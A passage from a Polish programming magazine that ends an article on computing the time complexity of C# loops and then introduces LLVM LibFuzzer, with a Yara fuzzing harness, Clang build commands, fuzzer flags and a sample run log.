W tym przypadku nie ma instrukcji `if` oraz `else`, zatem złożoność obliczeniowa nie musi być rozpatrywana na przypadek optymistyczny i pesymistyczny. Wystarczy wobec tego wykonać analizę przejścia programu po instrukcjach:

```
static void Main(string[] args)
{
    int n = 4;          (1)
    int[] tab = new int[n]; (2)
    tab[0] = 3;          (3)
    tab[1] = 7;          (4)
    tab[2] = 8;          (5)
    tab[3] = 11;         (6)
    for (int indeks = 0; indeks < tab.Length; indeks++) (Zp)
    {
        Console.WriteLine(tab[indeks]);
    }
}
```

Symbol  $Z_p$  w tym przypadku oznacza złożoność ciała pętli. Tablica `tab` zawiera tylko cztery elementy, a dzięki temu można obliczyć liczbę wykonaną instrukcji w pętli „na piechotę”.

#### Iteracja 1:

```
for (int indeks = 0; indeks < tab.Length; indeks++)
{
    (1)           (2)           (4)
    Console.WriteLine(tab[indeks]); (3)
}
```

#### Iteracja 2:

```
for (int indeks = 1; indeks < tab.Length; indeks++)
{
    (1)           (3)
    Console.WriteLine(tab[indeks]); (2)
}
```

#### Iteracja 3:

```
for (int indeks = 2; indeks < tab.Length; indeks++)
{
    (1)           (3)
    Console.WriteLine(tab[indeks]); (2)
}
```

#### Iteracja 4:

```
for (int indeks = 3; indeks < tab.Length; indeks++)
{
    (1)           (3)
    Console.WriteLine(tab[indeks]); (2)
}
```

#### Iteracja 5:

```
for (int indeks = 3; indeks < tab.Length; indeks++)
{
    (1 - fałsz)
    Console.WriteLine(tab[indeks]);
}
```

Liczba 4 jest celowo pogrubiona, ponieważ dokładnie tyle jest równa liczba iteracji. Nie jest to zbieg okoliczności, ponieważ pewna ilość instrukcji w pętli zawsze się powtórzy podczas kolejnych iteracji. Złożoność pętli `for` jest równa 14 ( $Z_p$ ), a złożoność całego programu jest równa  $14+6=20$ .

Z przykładu wynika, że w przypadku danych o małej liczbie indeksów albo z góry znanej liczbie indeksów można przyjąć, że złożoność obliczeniowa czasowa algorytmu jest stała, czyli jej rząd wynosi 1. Warto wobec tego przedstawić złożoność obliczeniową czasową algorytmu, jeśli ilość indeksów może być zmienna. Dla uproszczenia zakładamy, że mamy tablicę wypełnioną danymi i długość tablicy jest równa  $n$ :

```
static void Main(string[] args)
{
    int n = 100000;          (1)
    int[] tab = new int[n]; (2)
    int i = 0;               (3)
    for (int indeks = 0; indeks < tab.Length; indeks++) (Zp)
    {
        tab[i] = i + 3;
        i++;
        Console.WriteLine(tab[indeks]);
        Thread.Sleep(200);
    }
}
```

Niech teraz  $f: N \rightarrow [0, \infty]$  będzie funkcją opisującą złożoność obliczeniową czasową. Wobec tego:

$$f(n) = 3 + Z_p$$

Analogicznie jak w poprzednim przykładzie:

#### Iteracja 1:

```
for (int indeks = 0; indeks < tab.Length; indeks++)
{
    (1)           (2)           (7)
    tab[i] = i + 3; (3)
    i++;           (4)
    Console.WriteLine(tab[indeks]); (5)
    Thread.Sleep(200); (6)
}
```

#### Iteracje 1 do n:

```
for (int indeks = k; indeks < tab.Length; indeks++)
{
    (1)           (6)
    tab[i] = i + 3; (2)
    i++;           (3)
    Console.WriteLine(tab[indeks]); (4)
    Thread.Sleep(200); (5)
}
```

#### Iteracja n+1:

```
for (int indeks = 0; indeks < tab.Length; indeks++)
{
    (1- fałsz)
    tab[i] = i + 3;
    i++;
    Console.WriteLine(tab[indeks]);
    Thread.Sleep(200);
}
```

$$Z_p = 7 + (n-1) \cdot 6 + 1 = 1 + 6 + (n-1) \cdot 6 + 1 = 6 \cdot n + 2$$

zatem:

$$f(n) = 3 + 6vn + 2 = 6 \cdot n + 5$$

Zgodnie z twierdzeniem 2 możemy znaleźć funkcję  $h(n)$  taką, aby wyrażenie:

$$g = \lim_{n \rightarrow \infty} \frac{f(n)}{h(n)} > 0$$

Niech  $h(n)=n$ , wówczas :

$$g = \lim_{n \rightarrow \infty} \frac{6n + 5}{n} = 6$$

czyli  $\Theta(f) = n$ . Wniosek z tego przykładu jest taki, że pojedyncze instrukcje, których liczba jest skończona, nie mają wpływu na rzad złożoności obliczeniowej czasowej. Ważna jest **ilość indeksów (ilość danych)**, po których algorytm musi przejść.

**Przykład 4.** W kolejnym przykładzie zaprezentowano algorytm, który sprawdza, czy istnieją pary liczb, których suma jest z góry określona:

```
static void Main(string[] args)
{
    int n = 100;
    int suma = 70;
    int[] tab = new int[n];
    Random gen = new Random();
    for (int i = 0; i < tab.Length; i++)
    {
        tab[i] = gen.Next(1,100);
    }
    for (int i = 0; i < tab.Length; i++)
    {
        for (int j = i + 1; j < tab.Length; j++)
        {
            if (tab[i] + tab[j] == suma)
            {
                Console.WriteLine(tab[i] + " , " + tab[j]);
                Thread.Sleep(100);
            }
        }
    }
}
```

W tym algorytmie istnieją już trzy pętle `for`, w tym dwie zagnieżdżone. Liczbę operacji można przedstawić następująco:

```
static void Main(string[] args)
{
    int n = 100; (1)
    int suma = 70; (2)
    int[] tab = new int[n]; (3)
    Random gen = new Random(); (4)
    for (int i = 0; i < tab.Length; i++) (Zp1)
    { (1) (2) (4)
        tab[i] = gen.Next(1,100); (3)
    }
    for (int i = 0; i < tab.Length; i++) (Zp2)
    { (1) (2) (4)
        for (int j = i + 1; j < tab.Length; j++) (3) (Zp3)
        { (1) (2) (4)
            if (tab[i] + tab[j] == suma) (3) (Zp4)
            { (1) (2)
                Console.WriteLine(tab[i] + " , " + tab[j]); (3)
                Thread.Sleep(100); (4)
            }
        }
    }
}
```

Czerwone liczby to ilość instrukcji wykonywanych wewnętrz pętli. Dobrym sposobem analizy algorytmu jest rozpisanie najbardziej zagnieżdżonych pętli. W ciele pętli  $Z_{p3}$  mamy cztery instrukcje, które zostaną wykonane  $(n - 1)$  razy, ponieważ zmienna sterująca

w pętli ma wartość zawsze o 1 większą niż  $i$  – zmienna sterująca pętlą  $Z_{p2}$ , a jak wiemy z poprzedniego przykładu – wykona się ona dokładnie  $n$  razy, zatem:

$$Z_{p3} = 1 + 3 \cdot n \cdot Z_{p4} = 3 \cdot n \cdot Z_{p4} + 2$$

$Z_{p4} = c > 0$ , ponieważ liczba instrukcji może wynosić 2 albo 4, więc:

$$Z_{p3} = 1 + 3 \cdot n \cdot Z_{p4} + 1 = 3cn + 2$$

$$\begin{aligned} Z_{p2} &= 1 + n \cdot (Z_{p3} + 1 + 1) + 1 = 1 + n \cdot (3cn + 2 + 2) + 1 = \\ &= 2 + n \cdot (3cn + 5) = 3cn^2 + 5n + 2 \end{aligned}$$

$Z_{p1} = 2 + 3n$  (analogicznie jak w poprzednim przykładzie).

Niech  $f: N \rightarrow [0, \infty]$  będzie szukaną funkcją, która oblicza czas wykonanych instrukcji w algorytmie. Wobec tego :

$$\begin{aligned} f(n) &= 1 + 1 + 1 + 1 + Z_{p1} + Z_{p2} = \\ &= 4 + 2 + 3n + 3cn^2 + 5n + 2 = 3cn^2 + 8n + 8 \end{aligned}$$

Niech  $h(n)=n^2$ , wówczas:

$$g = \lim_{n \rightarrow \infty} \frac{3cn^2 + 8n + 8}{n^2} = 3c > 0$$

co dowodzi, że:

$$\Theta(f) = n^2$$

W praktyce nie zawsze ma miejsce taka sytuacja, że dwie lub więcej zagnieżdżonych pętli przeszukuje dokładnie tyle samo elementów. Macierze znane z matematyki nie zawsze są kwadratowe. Często liczba wierszy jest inna niż liczba kolumn. Algorytmy, które wykonują obliczenia na macierzach, na ogół muszą zawierać dwie pętle, ponieważ jedna związana jest z wierszami, a druga z kolumnami. Pojawia się pytanie: jak w takim przypadku obliczyć rzad złożoności obliczeniowej?

**Przykład 5.** Założymy, że istnieje algorytm, który ma dwie zagnieżdżone pętle `for`, ale mające różną liczbę indeksów do przeszukania:

```
for (int i = 0; i < n; i++)
{
    for (int j = 0; j < m; j++)
    {
        Console.WriteLine(...);
        Console.WriteLine(...);
        ...
        Console.WriteLine(...);
    }
}
```

Funkcja, która będzie opisywała rzad złożoności obliczeniowej, będzie funkcją dwóch zmiennych postaci  $f: N^2 \rightarrow N$ . Jeśli liczba instrukcji w pętli `for (int j = 0; j < m; j++)` – wewnętrznej, jest stała i równa  $c$ , to funkcja licząca ilość kroków w algorytmie będzie miała postać:

$$f(n, m) = c \cdot m \cdot n$$

Liczby  $m, n$  są naturalne. Przyjmując, że  $n > m$ , można oszacować funkcję  $f$  poprzez nierówności:

$$c \cdot m \cdot m \leq f(n, m) \leq c \cdot n \cdot n$$

czyli:

$$cm^2 \leq f(n, m) \leq cn^2$$

Ale:

$$\Theta(cm^2) = \Theta(cn^2) = n^2$$

co dowodzi, że:

$$\Theta(f) = n^2$$

**Przykład 6.** Ciekawym przykładem rzędu złożoności są algorytmy, które wykonują operacje arytmetyczne tylko na macierzach **górnoprókątnych** albo **dolnotrójkątnych**. Przejście dwoma pętlami **for** po macierzy kwadratowej  $n$ -elementowej w taki sposób, że przeczytany jest każdy element, jest rzędu  $\Theta(f) = n^2$ . W macierzy np. górnoprókątnej  $n$ -elementowej można przeszukać wartością pętlami **for** w sposób:

```
for (int i = 0; i < n; i++)
{
    (1)           (2)   (3)
    for (int j = i + 1; j < n; j++)
    {
        (1)           (2)   (3)
        suma = suma + tab[i][j];
    }               (4)
}
```

Niech  $f: N \rightarrow [0, \infty]$  będzie funkcją, która wyznaczy rzad złożoności obliczeniowej wyżej przedstawionego algorytmu. Analizując algorytm krok po kroku, zachodzi następujące równanie:

$$f(n) = 1 + \sum_{i=0}^{n-1} (1 + 1 + Z_{p2}) + 1$$

$$Z_{p2} = 1 + \sum_{j=i+1}^{n-1} (1 + 1 + 1) + 1 = 2 + 3 \sum_{j=i+1}^{n-1} 1$$

$$Z_{p2} = 2 + 3(n - 1 - (i + 1) + 1)$$

$$f(n) = 2 + \sum_{i=0}^{n-1} (1 + 1 + 2 + 3(n - 1 - (i + 1) + 1))$$

$$f(n) = 2 + \sum_{i=0}^{n-1} (3 + 3n - 3i)$$

$$f(n) = 2 + \sum_{i=0}^{n-1} (3 + 3n - 3i) = 2 + \sum_{i=0}^{n-1} 1 + 3n \sum_{i=0}^{n-1} 1 + 3 \sum_{i=0}^{n-1} i$$

Wyrażenie:

$$\sum_{i=0}^{n-1} i$$



### MAREK ŻUKOWICZ

bobmarek@o2.pl

Absolwent matematyki na Uniwersytecie Rzeszowskim. Obecnie pracuje jako tester oprogramowania. Jego zainteresowania skupiają się wokół obszarów testowania oprogramowania, zapewnienia jakości oprogramowania. Interesuje się głównie zastosowaniem modeli matematycznych w procesie testowania oprogramowania. Pisze publikacje naukowe, artykuły popularno-naukowe z tematyki testowania oraz zapewnienia jakości. Hobby: muzyka lat 80-tych.

to suma ciągu arytmetycznego, gdzie pierwszy wyraz jest równy 0, a ostatni  $(n - 1)$ , zatem:

$$f(n) = 2 + n + 3n^2 + 3n \frac{n-1}{2} = 2 + n + 3n^2 + \frac{3n^2}{2} - \frac{3n}{2}$$


$$f(n) = \frac{9n^2}{2} - \frac{n}{2} + 2$$

czyli:

$$\Theta(f) = n^2$$

Wyżej przedstawione przykłady pokazują, że największy wpływ na złożoność obliczeniową algorytmu ma ilość pętli, które są zagnieżdżone w sobie, pod warunkiem że te pętle nie mają z góry ustalonej liczby iteracji.

W literaturze istnieje kilka klasycznych funkcji opisujących rzad złożoności obliczeniowej. Zostaną one pokazane na wykresie, aby zobrazować czytelnikowi różnicę pomiędzy tymi funkcjami przy rosnącej ilości danych do odczytu:



Rysunek 2. Wykresy funkcji:  $y_1=\Theta(1)$ ,  $y_2=\Theta(\log(n))$ ,  $y_3=\Theta(n)$ ,  $y_4=\Theta(n\log(n))$ ,  $y_5=\Theta(n^2)$ ,  $y_6=\Theta(k^n)$

Wykresy utworzone są w sposób ciągły. Należy pamiętać, że podczas analizy złożoności obliczeniowej rozmiar danych opisywany jest tylko liczbami naturalnymi.

### Bibliografia

[1] <https://goo.gl/1e2ZE1>

[2] Lipiński W., Kombinatoryka dla programistów, Warszawa WNT 1983.

# LLVM LibFuzzer

Fuzzing jest obecnie jednym z najskuteczniejszych sposobów na detekcję błędów bezpieczeństwa w oprogramowaniu. Jest to prosta technika testowania, polegająca na przekazywaniu programowi nieprawidłowych danych i sprawdzaniu poprawności reakcji na nie. Od 2014 roku, kiedy po raz pierwszy został zaprezentowany fuzzer opierający się na badaniu pokrycia kodu, czyli American Fuzzy Lop, na rynku pojawiło się wiele rozwiązań tego typu. W tym artykule postaram się omówić bibliotekę pozwalającą na integrację fuzzera z własnym projektem oraz techniki pozwalające zmaksymalizować efektywność wyszukiwania błędów.

## WPROWADZENIE DO LLVM LIBFUZZER

LibFuzzer jest częścią pakietu LLVM pozwalającą na zintegrowanie z własną aplikacją w C/C++ logiki coverage-guided fuzzera. Bardzo ważną składową LibFuzzera jest ścisła integracja z narzędziami: AddressSanitizer<sup>1</sup> (więcej na ten temat w numerze 2/2013), MemorySanitizer<sup>2</sup> oraz UndefinedBehaviorSanitizer<sup>3</sup>. Wykorzystanie tych projektów zapewnia wykrywanie szerokiej gamy błędów odwołań do pamięci i niepożdanego zachowania aplikacji.

Wymagania tego projektu są niewielkie i skutkują minimalnym narzutem w stosunku co do normalnego środowiska pracy: wykorzystanie kompilatora Clang w wersji minimum 5.0 oraz statyczna komplikacja testowanej biblioteki.

## Różnice w filozofii pomiędzy AFL a LibFuzzерem

Czytelnikom zaznajomionym z obecnie wykorzystywanymi fuzzerymi może przyjść na myśl: po co kolejny projekt fuzzera działającego na takiej samej zasadzie co American Fuzzy Lop<sup>4</sup> Michała „lcamtufa” Zalewskiego? Dla niewtajemniczonych: AFL jest na rynku od 2014 roku i został użyty do wykrycia ponad 1000 różnego rodzaju błędów w oprogramowaniu.


Filozofia LibFuzzera jest nieco inna. Z perspektywy programisty jego działanie jest bardzo podobne do testów jednostkowych: wybieramy funkcję do przetestowania i piszemy dla niej fuzzer (inaczej harness). Następnie pozostaje już tylko czekać na crash aplikacji (czyli czerwone „światelko” w świecie unit-testów). W przypadku AFL nie musimy pisać żadnego kodu – wykorzystujemy najczęściej narzędzia zintegrowane z testowanym projektem.

Drugą różnicą jest „środowisko” wykonania. American Fuzzy Lop domyślnie uruchamia testowany plik, tak jak jest uruchamiana normalna aplikacja w systemie GNU/Linux (po modyfikacji kodu źródłowego testowanego kodu można uzyskać taki sam efekt jak w LibFuzzercie).

W przypadku opisywanego fuzzera cały proces działania odbywa się w pamięci – program po wczytaniu przypadku testowego i jego obróbce nie jest wyłączany, tylko wstrzykiwana jest do niego kolejna porcja danych testowych. Jest to podejście dużo szybsze niż zwyczajne uruchamianie programu (pominane są wszystkie operacje przygotowania pamięci dla procesu i wątku, linkowanych bibliotek oraz alokacji struktur jądra systemu).

LibFuzzer ma w stosunku do AFL bardzo dużą zaletę na poziomie własnej architektury. Podczas jego działania uruchamianie nowej instancji testowanego programu nie korzysta z funkcji fork(), która przy konfiguracjach zawierających wiele procesorów nie jest skalowalna i powoduje znaczny narzut na czas wykonania jednej iteracji<sup>5</sup>.

## Modelowy process coverage-guided fuzzingu z pomocą LibFuzzera



Rysunek 1. Modelowy process coverage-guided fuzzingu

Proces fuzzingu rozpoczyna się budową korpusów testowych. W przypadku LibFuzzera nie jest to do końca stwierdzenie prawdziwe – potrafi on generować input „z powietrza”. Oczywiście jest to okupione praktycznie zerowym pokryciem kodu podczas rozpoczęcia fuzzingu. Jednakże odtworzenie struktury interesującej rodzaju pliku w tym przypadku, tak aby przejść początkowe sprawdzenia integralności wejścia, zajmie wiele godzin pracy procesora. Dlatego warto mieć nawet kilka/kilkanaście przypadków testowych na początek.

Celem minimalizacji plików testowych jest uzyskanie jak największego pokrycia kodu przy możliwie jak najmniejszym rozmiarze pliku wejściowego. Tutaj występuje prosta zależność: im mniejszy plik, tym większa liczba wykonień na sekundę. W tym miejscu warto dodać, że istnieje również proces minimalizacji pojedynczego pliku wejściowego. Celem tej operacji jest usunięcie wszelkich nadmiarowych danych z przypadku testowego powodującego awarię, tak aby uchwycić, co dokładnie się stało. Według programistów LibFuzzera minimalną szybkością, od której warto zaczynać sensowny fuzzing z przygotowanym korpusem, jest 1000 iteracji na sekundę.

Zarządzanie crashami sprowadza się zazwyczaj do deduplikacji znalezionej zbioru przypadków testowych za pomocą porównywania stosu wywołań funkcji (ang. *call stack* lub *stack trace*). W związku z ograniczonymi informacjami fuzzera w trakcie wystąpienia crasha, w tym miejscu występują różne podejścia do roz-

1. <https://github.com/google/sanitizers/wiki/AddressSanitizer>  
 2. <https://github.com/google/sanitizers/wiki/MemorySanitizer>  
 3. <https://clang.llvm.org/docs/UndefinedBehaviorSanitizer.html>  
 4. <http://lcamtuf.coredump.cx/afl/>

5. <https://people.csail.mit.edu/nickolai/papers/boyd-wickizer-scaling.pdf>

wiązania problemu. LibFuzzer nie posiada modułu do zarządzania awaryjnymi przypadkami testowymi i każdy nowy fuzzing job to dla niego „czysta karta”. Ten proces musi zautomatyzować użytkownika poprzez napisanie parsera raportów AddressSanitizer we własnym zakresie.

Czytelników zachęcam do tworzenia i utrzymywania własnych korpusów testowych – na dłuższą metę jest to dużo lepsze rozwijanie niż korzystanie z „gotowców” znalezionych w Internecie lub, wcześniej wspomnianej, generacji od zera. Korpusy warto kategoryzować per aplikacja (w przypadku dużej funkcjonalności jednostkowej aplikacji) lub per typ pliku – jeżeli testujemy wiele różnorodnych programów korzystających z tych samych formatów plików.

Im bardziej różnorodne początkowe dane testowe, tym lepiej. Podczas fuzzingu korpus ciągle ewoluje: znajdują się inputy przechodzące przez nieznane do tej pory ścieżki w kodzie, w trakcie pracy pliki o mniejszym rozmiarze wypierają z korpusu większe pliki (jeżeli są równoważne pod kątem pokrycia ścieżek w kodzie) oraz oczywiście znajdują się przypadki testowe powodujące awaryjne zamknięcie programu. Proces łączenia korpusów jest w zasadzie niczym innym jak minimalizacją sumy zbiorów: korpusu, z którym rozpoczęliśmy fuzzing, oraz nowo utworzonych przypadków testowych.

Więcej o wysokopoziomowym procesie fuzzingu, wraz ze szczegółami każdego etapu, można znaleźć w artykule Gynvaela Coldwinda i Mateusza "j00ru" Jurczyka w numerze 7/2016.

## INTEGRACJA Z WŁASNYM PROJEKTEM

Aby skorzystać z fuzz testów we własnym projekcie, wymagane jest przygotowanie lekkiego wrappera na funkcję (zwanego czasami harnessem), którą chcemy przetestować. Oczywiście w zależności od stopnia skomplikowania kontekstu, w jakim funkcja jest wykonywana, musimy przygotować odpowiednie zmienne lub struktury.

Poniżej widoczna jest przykładowa integracja na podstawie projektu Yara<sup>6</sup> (pozostałe przykłady również będą oparte o ten projekt):

**Listing 1. Fuzzer Yara dla plików wykonywalnych PE**

```
#include <stdint.h>
#include <stddef.h>
#include <yara.h>

const char* RULES = \
"import \"pe\""
"rule test {"
" condition:"
" pe.rva_to_offset(pe.sections[0].virtual_address) ==
pe.sections[0].raw_data_offset"
"}";

YR_RULES* rules = NULL;

extern "C" int LLVMFuzzerInitialize(int* argc, char*** argv)
{
    YR_COMPILER* compiler;

    if (yr_initialize() != ERROR_SUCCESS)
        return 0;

    if (yr_compiler_create(&compiler) != ERROR_SUCCESS)
        return 0;

    if (yr_compiler_add_string(compiler, RULES, NULL) != 0)
        return 0;

    if (yr_compiler_get_rules(compiler, &rules) != ERROR_SUCCESS)
        return 0;

    yr_compiler_destroy(compiler);
    return 0;
}
```

6. <https://github.com/VirusTotal/yara>

```
int callback(int message, void* message_data, void* user_data)
{
    return CALLBACK_CONTINUE;
}

extern "C" int LLVMFuzzerTestOneInput(const uint8_t *data,
size_t size)
{
    if (rules == NULL)
        return 1;

    yr_rules_scan_mem(
        rules,
        data,
        size,
        SCAN_FLAGS_NO_TRYCATCH,
        callback,
        NULL,
        0);

    return 0;
}
```

Funkcja LLVMFuzzerInitialize() pozwala zbudować kontekst wykonania testowanej funkcji. Tutaj zachodzi alokacja wszystkich stałych struktur oraz zmiennych wraz z podstawową obsługą błędów występujących w trakcie inicjalizacji. Kluczowym elementem jest funkcja LLVMFuzzerTestOneInput() przyjmująca tablicę z danymi przypadku testowego oraz jego rozmiarem (w przypadku kiedy jest wymagany). Tutaj zachodzi właściwy proces fuzzingu – pojedyncza iteracja pętli z nowym inputem. W tym przypadku testowana jest funkcja yr\_rules\_scan\_file(), przyjmująca jako input regułę Yara.

Kiedy napisaliśmy już program testujący, instalujemy w systemie Clang, w wersji 5.0, oraz komplujemy LibFuzzer (całość prezentowana na podstawie Ubuntu LTS 16.04):

**Listing 2. Instalacja Clang 5.0 oraz budowa LibFuzzera**

```
# Pobieranie Clang
wget http://releases.llvm.org/5.0.0/clang+llvm-5.0.0-linux-
x86_64-ubuntu16.04.tar.xz
tar xf clang+llvm-5.0.0-linux-x86_64-ubuntu16.04.tar.xz
# Instalacja Clang
cd clang+llvm-5.0.0-linux-x86_64-ubuntu16.04.tar.xz
sudo cp -R * /usr/local/
# Pobieranie i budowa fuzzera
svn co http://llvm.org/svn/llvm-project/compiler-rt/trunk/lib/
fuzzer Fuzzer
Fuzzer/build.sh
```

W efekcie uzyskujemy statyczną bibliotekę LibFuzzer zawierającą całą logikę fuzzera.

Po zbudowaniu LibFuzzera komplujemy naszą bibliotekę za pomocą clang/clang++ z flagami:

- » `-fsanitize=address` – włączenie AddressSanitizera,
- » `-fsanitize-coverage` – włączenie obsługi badania pokrycia kodu (SanitizerCoverage).
  - » `trace-pc-guard` – podstawowa metoda badania code coverage'u dla fuzzera. Uwaga! brak tej opcji powoduje niemożność korzystania z LibFuzzera,
  - » `trace-cmp` – śledzenie zmian przebiegu programu podczas instrukcji porównania (cmp) oraz switch,
  - » `trace-div` – śledzenie argumentów dzielenia liczb całkowitych,
  - » `trace-gep` – śledzenie indeksów w buforach.

Po komplikacji projektu ze statyczną biblioteką komplujemy fuzzer, linkując zarówno do niej, jak i wcześniej zbudowanej biblioteki LibFuzzer (z takimi samymi przełącznikami, z jakimi została zbudowana biblioteka):

**Listing 3. Kompilacja fuzzera za pomocą clang++**

```
clang++ -std=c++11 yara_fuzzer.cc -Iyara/libyara/include/ ./yara/
libyara/.libs/libyara.a ./libFuzzer.a -O2 -fno-omit-frame-pointer
-g -fsanitize=address -fsanitize-coverage=trace_pc_guard,trace-
cmp,trace-gep,trace-div -lcrypto -lssl -o yara_fuzzer
```

Wynikiem powyższego polecenia jest (w zależności od rozmiaru biblioteki) około kilkunastu megabajtowy plik, zawierający wszystkie elementy potrzebne w procesie automatycznego wyszukiwania podatności.

Warto przed uruchomieniem fuzzera ustawić przełączniki, które znacznie usprawnią proces fuzzingu:

- » `-max_len` – maksymalna długość generowanego przypadku testowego (im mniejszy, tym lepiej),
- » `-rss_limit_mb` – maksymalna ilość pamięci per jeden job fuzzingu, domyślnie: 2048 MB,
- » `-jobs` – ilość prób znalezienia błędu (job kończy się w momencie znalezienia crasha, braku pamięci lub timeoutu),
- » `-workers` – liczba wątków fuzzujących, domyślnie liczba logicznych CPU/2,
- » `-dict` – ścieżka do słownika zawierającego zdefiniowane stałe dla testowanego formatu, tak aby fuzzer nie musiał tracić cykli CPU na odnajdywanie rzeczy znanych „z góry”,
- » `-only_ascii` – generowanie przypadków testowych tylko w zakresie tablicy ASCII,
- » `-detect_leaks` – wykrywanie wycieków pamięci, domyślnie włączone.

Mamy już wiedzę, jak uruchomić fuzzer, czas więc to zrobić:

**Listing 4. Log LibFuzzera dla uruchomienia bez korpusu testowego**

```
./yara_fuzzer -max_len=8192 -rss_limit_mb=8192 -jobs=100
-detect_leaks=0
INFO: Seed: 1872259986
INFO: Loaded 1 modules (8641 guards): 8641 [0x87bdd0, 0x8844d4),
INFO: A corpus is not provided, starting from an empty corpus
#2 INITED cov: 440 ft: 170 corp: 1/1b exec/s: 0 rss: 54Mb
#4 NEW cov: 444 ft: 176 corp: 2/83b exec/s: 0 rss: 55Mb L:
82/82 MS: 2 ShuffleBytes-InsertRepeatedBytes-
#6 NEW cov: 445 ft: 177 corp: 3/137b
exec/s: 0 rss: 55Mb L: 54/82 MS: 4
ShuffleBytes-InsertRepeatedBytes-ChangeBit-EraseBytes-
#18 NEW cov: 445 ft: 180 corp: 4/285b exec/s: 0 rss: 56Mb L:
148/148 MS: 1 CopyPart-
#26 REDUCE cov: 445 ft: 180 corp: 4/280b exec/s: 0 rss: 56Mb L:
49/148 MS: 4 ChangeBinInt-InsertByte-ChangeBinInt-EraseBytes-
#53 REDUCE cov: 445 ft: 180 corp: 4/270b exec/s: 0 rss: 58Mb L:
39/148 MS: 1 EraseBytes-
#65 REDUCE cov: 445 ft: 180 corp: 4/266b exec/s: 0 rss: 59Mb L:
35/148 MS: 3 ChangeBinInt-CopyPart-EraseBytes-
#66 REDUCE cov: 445 ft: 183 corp: 5/291b exec/s: 0 rss: 59Mb L:
25/148 MS: 4 ChangeBinInt-CopyPart-EraseBytes-EraseBytes-
#67 REDUCE cov: 445 ft: 183 corp: 5/282b
exec/s: 0 rss: 59Mb L: 26/148 MS: 5
ChangeBinInt-CopyPart-EraseBytes-InsertByte-
#75 REDUCE cov: 445 ft: 183 corp: 5/272b exec/s: 0 rss: 60Mb L:
138/138 MS: 3 InsertRepeatedBytes-InsertByte-EraseBytes-
#83 REDUCE cov: 445 ft: 183 corp: 5/268b exec/s: 0 rss: 60Mb L:
21/138 MS: 1 EraseBytes-
#134 REDUCE cov: 445 ft: 186 corp: 6/281b exec/s: 0 rss: 64Mb
L: 13/138 MS: 2 ChangeBit-EraseBytes-
#149 NEW cov: 445 ft: 187 corp: 7/289b exec/s: 0 rss: 65Mb
L: 8/138 MS: 2 ShuffleBytes-EraseBytes-
#151 REDUCE cov: 445 ft: 187 corp: 7/285b exec/s: 0 rss: 65Mb
L: 9/138 MS: 4 ShuffleBytes-EraseBytes-ChangeByte-InsertByte-
#161 REDUCE cov: 445 ft: 187 corp: 7/278b exec/s: 0 rss: 66Mb
L: 19/138 MS: 4 CopyPart-EraseBytes-ShuffleBytes-EraseBytes-
#174 NEW cov: 445 ft: 189 corp: 8/283b exec/s: 0 rss: 67Mb
L: 5/138 MS: 2 ShuffleBytes-EraseBytes-
#183 REDUCE cov: 445 ft: 189 corp: 8/281b exec/s: 0 rss: 67Mb
L: 6/138 MS: 1 EraseBytes-
#206 NEW cov: 445 ft: 192 corp: 9/284b exec/s: 0 rss: 69Mb L:
2563/2563 MS: 4 ChangeBit-CrossOver-CMP-CrossOver- DE: "RESOUR"-
```

Log LibFuzzera jest mało przyjazny dla użytkownika. Najważniejszymi parametrami dla testera są:

- » `cov` – pokrycie kodu, sumaryczna liczba bloków kodu, do których dociera nasz korpus,
- » `corp` – liczba plików w korpusie oraz ich sumaryczny rozmiar,
- » `exec/s` – iteracje fuzzingu na sekundę,
- » `rss` – wykorzystywana pamięć RAM (proszę zwrócić uwagę na przyrost użytej pamięci w listingu).

Widać wyraźnie, że nasz fuzzer działa na granicy 1000 wykonan na sekundę – wartości rekomendowanej jako minimalnej przez deweloperów LLVM. Dobrą wiadomością w tym przypadku jest to, że niewielkie zmiany w strukturze fuzzera lub alokacji pamięci mogą przyczynić się do znacznej poprawy iteracji na sekundę.

**JAK NAPISAĆ DOBRY (SZYBKI) FUZZER**

Generalnie zawsze podczas fuzz testingu (niezależnie od projektu: American Fuzzy Lop, LibFuzzer czy inny) musimy pamiętać o utrzymywaniu wysokiej liczby iteracji na sekundę.

W tym znacznie pomaga ograniczenie do minimum tworzonych struktur i operacji, celem przygotowania kontekstu. Nie inicjalizujemy za każdą iteracją mechanizmów fuzzowanej biblioteki. Wykonanie znacząco przyspiesza wykorzystanie stosu zamiast sterty. Dla przykładu obsługa 1 MB pamięci na heapie powoduje spowolnienie fuzzera o około 2x w porównaniu do bufora o takiej samej wielkości na stosie. Drugim przykładem jest używanie funkcji typu `memset()` dla buforów na stercie, które powodują pięciokrotną degradację wydajności fuzzera.

Warto rozważyć również zmniejszenie rozmiaru buforów używanych tymczasowo – 256 kB bufor na stosie powoduje trzykrotnie mniejszy narzut na szybkość w porównaniu do alokacji 1MB. Ostatnią „szczurką” jest wykorzystanie zmiennych globalnych zamiast lokalnych, tutaj obserwowany przyrost wydajności wynosi około dwa razy. Z doświadczenia autora wynika, że w tym przypadku praca fuzzera jest okupiona nieco większym zużyciem pamięci na starcie.

Patrząc na problem z drugiej strony, należy pamiętać o zwalnianiu wszystkich zasobów wykorzystywanych w trakcie jednej iteracji fuzzera – nie dopuśćmy tym samym do całkowitej alokacji pamięci RAM przez testowany program.

